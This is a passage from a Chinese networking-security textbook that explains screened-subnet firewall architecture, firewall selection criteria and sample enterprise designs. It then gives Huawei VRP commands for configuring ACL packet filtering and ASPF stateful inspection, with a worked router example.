堡垒主机是用户的网络上最容易被攻击的计算机。任凭用户尽最大的力气去保护它，它仍是最有可能被入侵的计算机，因为它的本质决定了它最容易被入侵。在屏蔽主机体系结构中，堡垒主机一旦被攻破，那么被保护的内部网络就会在外部入侵者面前门户洞开，在堡垒主机与内部网络的其他内部计算机之间没有其他的防御手段。如果有人成功地入侵

屏蔽主机体系结构中的堡垒主机，那就等于进入了内部系统。

通过用周边网络隔离堡垒主机，能减少堡垒主机被入侵造成的影响。可以说，它只给入侵者一些访问的机会，但不是全部。屏蔽子网体系结构的最简单的形式为两个屏蔽路由器，每一个都连接到周边网。一个位于周边网与保护的内部网络之间，另一个位于周边网与外部网络之间，其结构如图 10-8 所示。




图 10-8　屏蔽子网体系结构

为了入侵用屏蔽子网体系结构保护的内部网络，入侵者必须要通过两个路由器。即使入侵者设法入侵堡垒主机，他将仍然必须通过内部路由器。

下面介绍在这种结构里所采用的组件。

1．周边网络

周边网络是另一个安全层，是在外部网络与用户的被保护的内部网络之间附加的网络。如果入侵者成功地入侵用户的防火墙的外层领域，周边网络在那个入侵者与用户的内部系统之间提供一个附加的保护层。

2．堡垒主机

在屏蔽子网体系结构中，用户把堡垒主机连接到周边网，这台主机便是接受来自外界连接的主要入口。它为内部网络服务的功能如下。

（1）接收外来的电子邮件，再分发给相应的站点。

（2）接收外来的 FTP 连接，再转接到内部网的匿名 FTP 服务器。

（3）接收外来的对有关内部网站点的域名服务查询。

另一方面，这台堡垒主机向外的服务功能按以下方法实施。

（1）在外部和内部的路由器上设置数据包过滤来允许内部的客户端直接访问外部的服务器。

（2）设置代理服务器在堡垒主机上运行，允许内部网的用户间接地访问外部网的服务

器。也可以设置数据包过滤，允许内部网的用户与堡垒主机上的代理服务器进行交互，但是禁止内部网的用户直接与外部网进行通信。

3．内部路由器

内部路由器（阻塞路由器）保护内部的网络使之免受外部网和周边网的侵犯。

内部路由器完成防火墙的大部分数据包过滤工作。它允许从内部网到外部网的有选择的外连服务。这些服务是根据内部网络的需要和安全规则选定的，如 Telnet、FTP 等。

内部路由器可以设定，使周边网上的堡垒主机与内部网之间传递的各种服务不同于内部网和外部网之间传递的各种服务。限制堡垒主机和内部网之间服务的理由是减少在堡垒主机被入侵后而受到侵袭的内部网主机的数量。

4．外部路由器

在理论上，外部路由器（访问路由器）保护周边网和内部网使之免受来自外部网络的入侵。实际上，外部路由器倾向于几乎让所有周边网的外出请求通过，通常只执行非常少的数据包过滤。保护内部计算机的数据包过滤规则在内部路由器和外部路由器上基本是一样的，如果在规则中有允许入侵者访问的错误，错误就可能出现在两个路由器上。

由于外部路由器一般由外界提供，例如用户的互联网服务提供商 ISP，所以用户对外部路由器的访问是受限制的。ISP 可能愿意放入一些通用型数据包过滤规则来维护路由器，但是不愿意使用维护复杂或者频繁变化的过滤规则。因此，对于安全保障而言，不能像依靠内部路由器那样依靠外部路由器。

外部路由器能有效地执行的安全任务是：阻断从外部网络上伪造源地址进来的任何数据包。这样的数据包自称来自内部网络，但实际上是来自外部网络。

10.4.4　防火墙体系结构的组合形式

建造防火墙时，一般很少采用单一的技术，通常是多种解决不同问题的技术的组合。这种组合主要取决于网管中心提供什么样的服务，以及网管中心能接受什么等级的风险。采用哪种技术主要取决于经费、投资的大小或技术人员的技术、时间等因素。一般有以下一些形式：

- 使用多堡垒主机；
- 合并内部路由器与外部路由器；
- 合并堡垒主机与外部路由器；
- 合并堡垒主机与内部路由器；
- 使用多台内部路由器；
- 使用多台外部路由器；
- 使用多个周边网络；
- 使用双重宿主主机与屏蔽子网。

10.5　防火墙选择原则

当我们在规划网络时，不能不考虑整体网络的安全性。而谈到网络安全，就不能忽略防火墙的功能，防火墙产品往往有上千种，如何在其中选择最符合需要的产品，是消费者

最关心的事。

（1）一个好的防火墙应该是一个整体网络的保护者。

一个好的防火墙应该以整体网络保护者自居，它所保护的对象应该是全部的 Internet，并不仅是那些通过防火墙的使用者。

（2）一个好的防火墙必须能弥补其他操作系统的不足。

一个好的防火墙必须是建立在操作之间而不是在操作系统之后，所以操作系统有些漏洞并不会影响到一个好的防火墙系统所提供的安全性。由于硬件平台的普及以及执行效率的因素，大部分企业经常把对外提供各种服务的服务器分散在许多操作平台上，我们在无法保证所有主机安全的情况下，选择防火墙作为整体安全的保护者。这正说明了操作系统提供 B 级或是 C 级的安全并不一定会直接对整体安全造成影响，因为一个好的防火墙必须能弥补操作系统的不足。

（3）一个好的防火墙应该为使用者提供不同平台的选择。

由于防火墙并非完全由硬件构成，因此软件（操作系统）所提供的功能以及执行效率一定会影响到整体的表现，而使用者的操作意愿及对防火墙软件的熟悉程度也是必须考虑的重点。一个好的防火墙不但本身要有良好的执行效率，也应该提供多平台的执行方式供使用者选择，毕竟使用者才是完全的控制者。使用者应该选择一套符合现在环境需求的软件，而并非为了软件的限制而改变现有环境。

（4）一个好的防火墙能向使用者提供完善的售后服务。

由于有新的产品的出现，就会有人研究新的破解方法，因此一个好的防火墙提供者必须有一个庞大的组织作为使用者的安全后盾，也应该有众多的使用者所建立的口碑为防火墙见证。防火墙安装和投入使用后，并非万事大吉，要想充分发挥它的安全防护作用，必须对它进行跟踪和维护，要与商家保持密切的联系，时刻注视商家的动态。因为商家一旦发现其产品存在安全漏洞，那么会尽快发布补救产品，此时应尽快确认真伪（防止特洛伊木马等病毒），并对防火墙软件进行更新。

（5）一个好的防火墙应该提供完整的安全检查功能。

好的防火墙应该向使用者提供完整的安全检查功能，但是一个安全的网络仍必须依靠使用者的观察及改进。

（6）一个好的防火墙应该能实现 IP 转换。

IP 转换能隐藏内部网络真正的 IP，使入侵者无法直接入侵内部网，另外节省的 IP 作为内部使用。

（7）一个好的防火墙应该有双重 DNS。

当内部网络使用没有注册的 IP 地址或是防火墙进行 IP 转换时，DNS 也必须经过转换，同样一个主机在内部的 IP 与给予外界的 IP 将会不同，所以双重 DNS 防火墙是很必要的。

（8）一个好的防火墙应该具有查杀的功能。

大部分防火墙都可以与防病毒防火墙搭配实现查杀病毒功能，有的防火墙则可以直接集成扫毒功能和杀毒功能。

10.6 某企业销售系统中防火墙建立实例

1. 企业需求分析

假设某企业下设有人事部、生产部、计划部、市场部、采购部。

2. 防火墙系统设计方案

（1）方式一（如图 10-9 所示）。




图 10-9 防火墙系统实例方案一

该系统由于 Web 服务器在防火墙之外，可以满足企业建立主页以宣传企业的形象、企业内部信息交流和保护内部网络安全等基本要求，因此对于内部数据安全要求不高的小型企业，此方案是合适的。

但是，一旦黑客攻破了防火墙，整个内部网络就处在完全暴露状态。而且，在外地的销售人员或市场分部与本部的联系易造成安全漏洞，内部的敏感数据只有依靠口令、加密和授权来管理保护。

（2）方案二（如图 10-10 所示）。




图 10-10 防火墙系统实例方案二

Web 服务器放在防火墙之内，有利于企业对 Web 服务器上企业主页进行管理和维护。而且，外部用户访问它，必须通过防火墙，可防止大量的非法入侵，如果外部用户访问内

部网络，还需再经过访问服务器的过滤，进一步加强了安全性。而且内部用户访问 Internet 会受到限制，例如只允许 E-mail 通过。

（3）方案三（如图 10-11 所示）。




图 10-11　防火墙系统实例方案三

在前面的方案中，都没有考虑企业内部数据的保护问题。实际上，各个部门之间有些数据是相互公开的，而有些数据只能提供本部门或部门内的少数人使用，例如采购部的数据。这样，为了防止来自内部的攻击，需要对内部网络使用防火墙隔离，这样就可以构建比较完整的防火墙安全系统。

10.7　常用防火墙的配置

下面介绍华为的 VRP3 防火墙配置方法，通用路由平台（Versatile Router Platform，VRP）是华为公司数据通信产品的通用网络操作系统平台。它实现了 OSPF、BGP、RIP、EIGRP 等多种单播和多播路由协议，支持路由迭代、路由策略和路由聚合等丰富的路由特性，VRP 中的防火墙主要是指基于访问控制列表（ACL）的包过滤、基于应用层的包过滤防火墙 ASPF 和地址转换。

10.7.1　ACL/包过滤防火墙配置

ACL/包过滤应用在路由器中，为路由器增加了对数据包的过滤功能。ACL/包过滤实现对 IP 数据包的过滤，对路由器需要转发的数据包，先获取数据包的包头信息，包括 IP 层所承载的上层协议的协议号，数据包的源地址、目的地址、源端口和目的端口等，然后和设定的 ACL 规则进行比较，根据比较的结果决定对数据包进行转发或者丢弃。ACL/包过滤提供了对分片报文检测过滤的支持。包过滤防火墙将检测报文类型（有非分片报文、首片分片报文和非首片分片报文），获得报文的三层（IP 层）信息（基本 ACL 规则和不含三层以外信息的高级 ACL 规则）及三层以外的信息（包含三层以外信息的高级 ACL 规则）用于匹配，并获得配置的 ACL 规则。对于配置了精确匹配过滤方式的高级 ACL 规则，包过滤防火墙需要记录每一个首片分片的三层以外的信息，当后续分片到达时，使用这些保存的信息对 ACL 规则的每一个匹配条件进行精确匹配。应用精确匹配过滤后，包过滤防火墙的执行效率会略微降低，配置的匹配项目越多，效率降低越多，可以配置门限值为限制防火墙最大处理的数目。

ACL/包过滤防火墙配置主要需要的配置步骤如下。

（1）允许或禁止防火墙。在系统视图输入操作命令：

```
firewall enable
```

如果是禁止防火墙，输入 undo firewall enable。系统默认情况下禁止防火墙。

（2）设置防火墙默认过滤方式。在系统视图输入操作命令：

```
firewall default permit
```

如果设置默认过滤方式为禁止通过，输入 firewall default deny。在防火墙开启时，系统默认允许。

（3）设置包过滤防火墙分片报文检测开关。在系统视图中输入操作命令：

```
firewall fragments-inspect
```

如果需要关闭分片报文检测开关，输入 undo firewall fragments-inspect。注意，只有打开了分片报文检测开关，精确匹配模式才能真正有效。

（4）配置分片报文检测的上、下门限值，在系统视图输入操作命令：

```
firewall fragments-inspect {high | low} {default | number}
```

如果恢复上限分片状态记录数目为默认值，输入 undo firewall fragments-inspect {high | low}。注意：默认的上限分片状态记录数目为 2000，下限分片状态记录数目为 1500。

（5）在接口上应用访问控制列表，在接口视图输入操作命令：

```
firewall packet-filter { acl-number | acl-name}{inbound | outbound}
[match-fragments {normally | exactly}]
```

如果取消接口上过滤接收报文的规则，输入 undo firewall packet-filter{acl-number | acl-name} {inbound | outbound}

（6）包过滤防火墙显示与调试。

在完成上述配置后，在所有视图下执行如下 display 命令可以显示包过滤防火墙的运行情况，通过查看显示信息验证配置的效果。执行如下 debugging 命令可以对包过滤防火墙进行调试。

```
display firewall-statistics {all | interface interface-name | fragments-
inspect}
#显示接口的有关防火墙的统计信息
debugging firewall { all | icmp | tcp | udp | others}[interface interface-
name]
#打开防火墙包过滤调试信息开关
undo debugging firewall { all | icmp| tcp | udp | others}[interface interface
-name]
#关闭防火墙包过滤调试信息开关
```

10.7.2 防火墙配置实例

下面通过一个公司配置防火墙的实例来说明防火墙的配置。

该公司通过一台 Quidway 路由器的接口 Serial1/0/0 访问 Internet，路由器与内部网通过以太网接口 Ethernet0/0/0 连接。公司内部对外提供 WWW、FTP 和 Telnet 服务，公司内部子网为 126.45.8.0，其中，内部 FTP 服务器地址为 126.45.8.1，内部 Telnet 服务器地址为 126.45.8.2，内部 WWW 服务器地址为 126.45.8.3，公司对外地址为 202.32.1.1。在路由器配置了地址转换，这样内部 PC 可以访问 Internet，外部 PC 可以访问内部服务器。通过配置防火墙，希望实现以下要求：

（1）外部网络只有特定用户可以访问内部服务器。

（2）内部网络只有特定主机可以访问外部网络。

（3）假定外部特定用户的 IP 地址为 202.33.3.2。

具体的配置步骤如下：

```
#在路由器 Quidway 上允许防火墙
[Quidway] firewall enable
#设置防火墙默认过滤方式为允许包通过
[Quidway] firewall default permit
#创建访问控制列表 101
[Quidway] acl number 101
#配置规则禁止所有 IP 包通过
[Quidway-acl-adv-101] rule deny ip
#配置规则允许特定主机访问外部网，允许内部服务器访问外部网
[Quidway-acl-adv-101] rule permit ip source 126.45.8.1 0
[Quidway-acl-adv-101] rule permit ip source 126.45.8.2 0
[Quidway-acl-adv-101] rule permit ip source 126.45.8.3 0
#创建访问控制列表
[Quidway] acl number 102
#配置规则允许特定用户从外部网访问内部服务器
[Quidway-acl-adv-102] rule permit tcp source 202.33.3.2 0 destination
202.32.1.1 0
#配置规则允许特定用户从外部网取得数据（只允许端口大于 1024 的包）
[Quidway-acl-adv-102] rule permit tcp destination 202.32.1.10 0
destination-port gt 1024
#将规则 101 作用于从接口 Ethernet0/0/0 进入的包
[Quidway-Ethernet0/0/0] firewall packet-filter 101 inbound
#将规则 102 作用于从接口 Serial1/0/0 进入的包
[Quidway-Serial1/0/0] firewall packet-filter 102 inbound
```

10.7.3 ASPF 配置

ASPF（Application Specific Packet Filter）是针对应用层的包过滤，即基于状态的报文过滤。它和普通的静态防火墙协同工作，以便于实施内部网络的安全策略。ASPF 能够检测试图通过防火墙的应用层协议会话信息，阻止不符合规则的数据报文穿过。为保护网络安全，基于访问控制列表的包过滤可以在网络层和传输层检测数据包，防止非法入侵。ASPF 能够检测应用层协议的信息，并对应用的流量进行监控。同时能针对 DoS 进行检测和防范。

使用 Java Blocking（Java 阻断）来保护网络不受有害的 Java Applets 的破坏。它还支持端口到应用的映射，用于应用层协议提供的服务使用非通用端口时的情况。它增强了话日志功能，可以对所有的连接进行记录，包括记录连接的时间、源地址、目的地址、使用的端口和传输的字节数。ASPF 对应用层的协议信息进行检测，并维护会话的状态，检查会话的报文的协议和端口号等信息，阻止恶意的入侵。ASPF 能对如下的协议，如 FTP、HTTP、SMTP、RSTP、H.323、TCP 和 UDP 的流量进行监测。

ASPF 配置中需要允许防火墙使用，同时配置访问控制列表，然后定义一个 ASPF 策略，最后在选定的接口上应用。

下面介绍一下如何定义一个 ASPF 策略。

（1）创建一个 ASPF 策略，在系统视图下输入操作命令：

```
aspf-policy aspf-policy-number
```

如果要删除一个 ASPF 策略，输入 undo aspf-policy aspf-policy-number，其中 aspf-policy-number 为 ASPF 策略号，范围为 1～99。

（2）配置空闲超时值，在系统视图下输入操作命令：

```
aging-time{syn | fin | tcp | udp}seconds。
```

如果恢复默认的空闲超时值，输入 undo aging-time{syn | fin | tcp | udp}。

该任务用来配置 TCP 的 SYN 状态等待超时值、FIM 状态等待超时值，TCP 和 UDP 会话表项空闲状态超时值。默认情况 SYN、FIN、TCP、UDP 的超时时间分别为 30s、5s、3600s 和 30s。

（3）配置应用层协议检测，在系统视图下输入操作命令：

```
detect protocol [aging-time seconds]
```

如果要删除配置的应用协议检测，输入 undo detect protocol。

应用层协议 protocol 可取值 ftp、smtp、http。在 protocol 选择 http 时，可以配置 Java 阻断，在系统视图下输入操作命令：

```
detect http{java-list acl-number}[aging-time seconds]
```

如果取消对 HTTP 的检测规则，输入 undo detect http。

（4）配置一般 TCP 和 UDP 检测，在 ASPF 策略视图下输入操作命令。

```
#配置通用 TCP 协议检测
detect tcp [aging-time seconds]
#配置通用 UDP 协议检测
detect udp[aging-time seconds]
#删除通用 TCP 协议检测
undo detect tcp
#删除通用 UDP 协议检测
undo detect udp
```

（5）在接口上应用，在接口视图下，输入如下命令。

```
firewall aspf aspf-policy number{inbound | outbound}
```

如果删除该接口上应用的 ASPF 策略，输入：

```
undo firewall aspf aspf-policy-number{inbound | outbound}
```

（6）ASPF 显示与调试。

